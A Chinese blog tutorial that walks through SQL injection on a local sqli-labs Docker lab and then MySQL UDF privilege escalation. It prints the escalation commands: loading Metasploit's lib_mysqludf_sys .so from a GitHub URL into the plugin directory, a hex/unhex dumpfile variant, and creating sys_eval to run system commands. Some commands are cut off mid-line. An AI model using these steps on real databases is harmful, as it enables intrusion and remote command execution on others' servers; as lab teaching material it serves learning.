所有类型的SQL注入，都是基于查库、表、列语句（包括不限于URL中，Header头中，body中）
- 如果数据太多，导致无法返回结果：使用limit限定返回的数量和位置，依次查询，或使用 *concat* 连接多个数据成为一条返回结果
- 某些场景下，想要快速获得数据，借助工具，如：BurpSuite

提权实战

环境：Docker中sqli-llabs镜像


```
docker pull acgpiano/sqli-labs #安装docker过程略
docker run -dt --name sqli-labs -p 80:80 --rm acgpiano/sqli-labs #开启一个容器，容器内部的80端口映射到主机的80端
docker exec -it cac01c5ea2f1 bash #进入容器中的bash
sudo vi /var/www/html/Less-1/index.php
   echo "Your SQL: ".$sql; #在页面中增加该条语句，
        echo "</font>";^M
```

浏览器访问主机页面，效果应该如下图。




注入点判断，引号和逻辑语句可以判断后面语句被执行

使用 `order by` 语句判断列数，实际上上 `order by` 语句的作用为对记过集按一个列或多个列排序，如果超过了列数产生报错导致页面异常。




构造查询使前面语句结果为空，使用union查询判断列在页面中对应的位置。

在相应的位置替换语句，读库查数据或者写shell。



提示数据返回太多，使用 `group_concat` 连接结果或者 `limit` 分割结果。

后面就是查表，读数据的过程。这里我们重点为提权。



这里使用udf提权，查询pluin的目录位置。

```
mysql> show variables like "%plugin%";
+---------------+-----------------------+
| Variable_name | Value                 |
+---------------+-----------------------+
| plugin_dir    | /usr/lib/mysql/plugin/ |
+---------------+-----------------------+
1 row in set (0.00 sec)
```

关键的语句为

```
SELECT LOAD_FILE('https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/exploits/mysql/lib_mysqludf_sys_64.so') into DUMPFILE "/usr/lib/mysql/plugin/lib_mysqludf_sys_6
```

我使用的lib_mysqludf_sys_64.so 为metasploit-framework中的exp，你也可以选择对应平台，如果使用失败，你可以考虑使用源码重新编译。

```
SELECT hex(LOAD_FILE('/tmp/lib_mysqludf_sys.so')) INTO OUTFILE '/tmp/udf.txt';
cat /tmp/udf.txt
select unhex('7F454[udf内容]xx...') into dumpfile '/usr/local/mysql/lib/plugin/mysqludf.so
```

这里折腾了很久，可能读者不明白我想做什么，我想使用手工注入写文件中到插件目录中，在html中调用结果，写这段文字时时凌晨4点。坚持不下了。

```
create function sys_eval returns string soname "lib_mysqludf_sys_64.so"
select sys_eval('whoami'); #可以看到已执行成功
```

总结

回顾整个注入到提权的过程。

因为这是实验环境，很多配置，权限直接给了，比如Mysql用户拥有写读文件的权限，等等。

所以注入非常顺利，实战中会遇到WAF，这时候需要组合函数以及编码。

最后这里提权有点草草结束的意味，事实也是如此，当我实验提权部分的时候，整个过程记录下来足以写另一篇5000字了。所以后续的文章中我会介绍更多的提权方法。

往期精彩

[奔走相告]我是王小二，一个立志成为CTF王的男人

实战 | 从任意文件下载到Getshell

[干货]Python渗透测试工具库

新姿势传输payload：使用VID

赶快来分享关注

吖

相关阅读

轻量级插件扫描器实现

社区最强大的安全检测工具-xray

39元,ESP-8266模块做一个便携式wifi杀手渗透局域网，钓鱼测试

点点关注吧